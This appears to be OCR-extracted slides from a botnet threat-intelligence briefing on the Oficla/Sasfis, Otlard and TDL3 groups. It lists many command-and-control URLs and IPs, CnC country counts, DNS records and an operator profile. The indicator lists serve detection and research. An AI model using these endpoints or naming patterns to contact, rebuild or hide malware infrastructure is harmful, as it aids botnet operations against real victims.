
Oficla URL	Type
www.dosuguss.net/myl/bb.php?v=200&id=130451189&b=dosug&tm=106	CnC
www.freecapch.info/flashcapch/bb.php?v=200&id=199826733&b=8519124969&tm=2	CnC
www.freecapch.info/flashcapch/bb.php?v=200&id=199826733&b=spmt4&tm=2	CnC
www.global-tickets.net/myldr/bb.php?id=528593412&v=200&tm=223&b=0688077080	CnC
www.gnfdt.cn/loader/bb.php?id=913882973&v=200&tm=45&b=4802728596	CnC
www.myloader.cn/mld/bb.php?id=962312204&v=200&tm=3&b=centrino	CnC
www.tomorrrrow.cn/loader/bb.php?id=287204598&v=200&tm=729&b=svyazka	CnC
onufriy.3utilities.com/loading.php?spl=MS09-002	CnC
0rgazmer.com/dmr/bb.php?id=555611691&v=200&tm=2&b=NONE25	CnC
adm1n.ru/dmr/bb.php?id=123456789&v=200&tm=1	CnC
andige.net/forum/bb.php?v=200&id=636608811&b=Liberty2&tm=2	CnC
apsight.ru/my/bb.php?v=200&id=123456789&b=goldstat&tm=3	CnC

Oficla/Sasfis

Oficla Sasfis URL	Type
124.217.239.26/_sys/bb.php?v=200&id=636608811&b=6133081851&tm=2	CnC
84.19.161.62/802374/22.php?v=200&id=636608811&b=579&tm=2	CnC
91.188.59.21/12345/bb.php?v=200&id=636608811&b=balu1&tm=2	CnC
84.19.161.62/902834/1930.php?magic=04bf04c00001&ox=2-5-1-2600&tm=3&id=24905431&cache=4154905385&N=0	CnC
77.221.153.183/.lst/bb.php?v=200&id=554905388&b=SPL0002&tm=3	CnC
ablegang.com/master/bb.php?v=200&id=123456789&b=2725761651&tm=1	CnC
aervrfhu.ru/kjflth/bb.php?v=200&id=636608811&b=8696290604&tm=3	CnC
autotradersuk.net/arc/bb.php?v=200&id=636608811&b=0219ls12&tm=2	CnC
baksomania2010.ru/kuzy/bb.php?v=200&id=636608811&b=3mart&tm=3	CnC

Otlard

Otlard URL	Type
alhatester.com/cp/tasksz.php?dc	CnC
b00tlife.com/cp/tasksz.php?dc	CnC
lovinezer.com/cp/tasksz.php?dc	CnC
mcd0nalds.com/cp/tasksz.php?dc	CnC



TDL3 Gang

TDL3 Gang

	Type
64.191.25.166/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
69.10.35.251/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
69.10.35.251/perce/465cbbfb5c459068718ea7c544e87ed2a776f651b13f6f75e085d95d0f16be4d73603cc8bfd83f316/d4f5b0c5628/qwerce.gif	CnC
69.10.35.251/perce/8020ac6db14a14e0ed94c17da86c8d0938cff0c02ba29014aee9a81000a9b998de6c0f98a422879eb/400/perce.jpg	CnC
69.10.35.251/perce/96ec3b1bcc25c048614e07d5d478be22d7565661f17f1f754035b9cd3ff64ecde370eca8afa8ff01f/f0e/perce.jpg	CnC
88.214.201.132/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
images-humanity.com/werber/30f/216.jpg	CnC
imagesmonitor.com/werber/e4d08081926/216.jpg	CnC
pictureswall.com/werber/b0f/216.jpg	CnC
hipartsonline.com/werber/548582c8e44/217.gif	CnC
virtualartsonline.com/perce/23a8802761f8ac0664709edb14bbd80dee 020a2ca627fe38e60811523634ef62dc748b397c3e4cd0a/d4b8c69787c/qwerce.gif	CnC
videoartfilms.com/werber/34a826c797b/217.gif	

TDL3 Gang Favorite CnC Locations


Location	CnC servers
United States	184
Netherlands	87
China	41
Israel	8
Hong Kong	8
Canada	4
Russian Federation	3
Sweden	3
Romania	2
Ukraine	2
United Kingdom	2

TDL3 Gang

- **Favors Segregating malware drop domains from Command-and-Control Servers**
  - Malware Drop Sites
    - Prefers domains with words like video, film, movies
  - Command-and-Control Servers
    - Leverage domains with **art** or **arts** (historically)
    - TDL3 operators have recently been changing their patterns to prevent attribution
  - TDL Rootkit acts as a loader that can download any desired crimeware for the right $, €, ¥,etc…


TDL3 Gang (Domains)

- **fineartstalk.com**
  - Analysis of this domain led us to IP 6.6.6.6 an CnC for their botnet



6.6.6.6 United States	(none)	6.6.0.0/16	AS668 DREN (U.S. DoD Defense Research and Engineering Network)


  - Further analysis of registered domains to this IP address



667855.com	a	6.6.6.6 United States
8888hq.com	a	6.6.6.6 United States
aldorado-art.com	a	6.6.6.6 United States
dinomadness.info	a	6.6.6.6 United States
fineartstalk.com	a	6.6.6.6 United States
jouw-iphone3gs.com	a	6.6.6.6 United States
mauihomearts.com	a	6.6.6.6 United States
nuprijshier.com	a	6.6.6.6 United States
photospotter-msn.com	a	6.6.6.6 United States
west-arts-studio.com	a	6.6.6.6 United States
wildworksdesign.com	a	6.6.6.6 United States

TDL3 Gang Continued

- **fineartstalk.com**



Graph Source:Robtex.com

TDL3 Gang (DNS)

- **mauihomearts.com**

Record	Name	IP	Reverse	Route	AS
a		6.6.6.6 United States	(none)	6.6.0.0/16	AS668 DREN (U.S. DoD Defense Research and Engineering Network)
ns-soa	ns1.registrar.am 15 days old	209.85.99.32 United States	209-85-99-32.opticaljungle.com	209.85.0.0/17 ThePlanet.com Internet Services, Inc.	AS21844 THEPLANET-AS2 ThePlanet.com Internet Services, Inc.
ns	ns3.registrar.am 15 days old	209.85.99.29 United States	209-85-99-29.opticaljungle.com		
	ns4.registrar.am 15 days old	74.52.35.85 United States	55.23.344a.static.theplanet.com	74.52.0.0/14 ThePlanet.com Internet Services, Inc.	
	ns1.registrar.am 15 days old	209.85.99.32 United States	209-85-99-32.opticaljungle.com	209.85.0.0/17 ThePlanet.com Internet Services, Inc.	
	ns2.registrar.am 15 days old	174.132.26.225 United States	e1.1a.84ae.static.theplanet.com	174.132.0.0/15	


TDL3 Gang

- This crimeware group focuses on exploitation of servers via numerous methods more so on SSH or SQL Injection and pointing their SOA's to your servers
- From a client infection perspective their focus in spam, drive-by-downloads, and client-side-exploits

Botnet Infrastructure Analysis

- **TDL3 Gang - Operator Analysis**

Component	
Motivation	Money and Information (intelligence)
Objectives	Opportunistic & Target Specific
Timeliness	Between Jan 2009 – June 2010 domain have been expired about every 3 weeks like clockwork (some CnC domains are only even available for 24 hours before going down)
Resources	Unknown
Risk Tolerance	Very High – Due to use of DoD IPs as actual CnC points for botnets outside of the DoD in public IP space (hard coded into binaries)
Skills & Methods	Seemingly non-advanced techniques
Actions	Primarily focused on infections and selling bot and spam operations
Attack Origination Points	Numerous CnC locations around the world
Numbers Involved in Attack	> 800k victims and hundreds of CnC points –both active and non-active
Knowledge Sources	Malware, Network, and Online Analysis

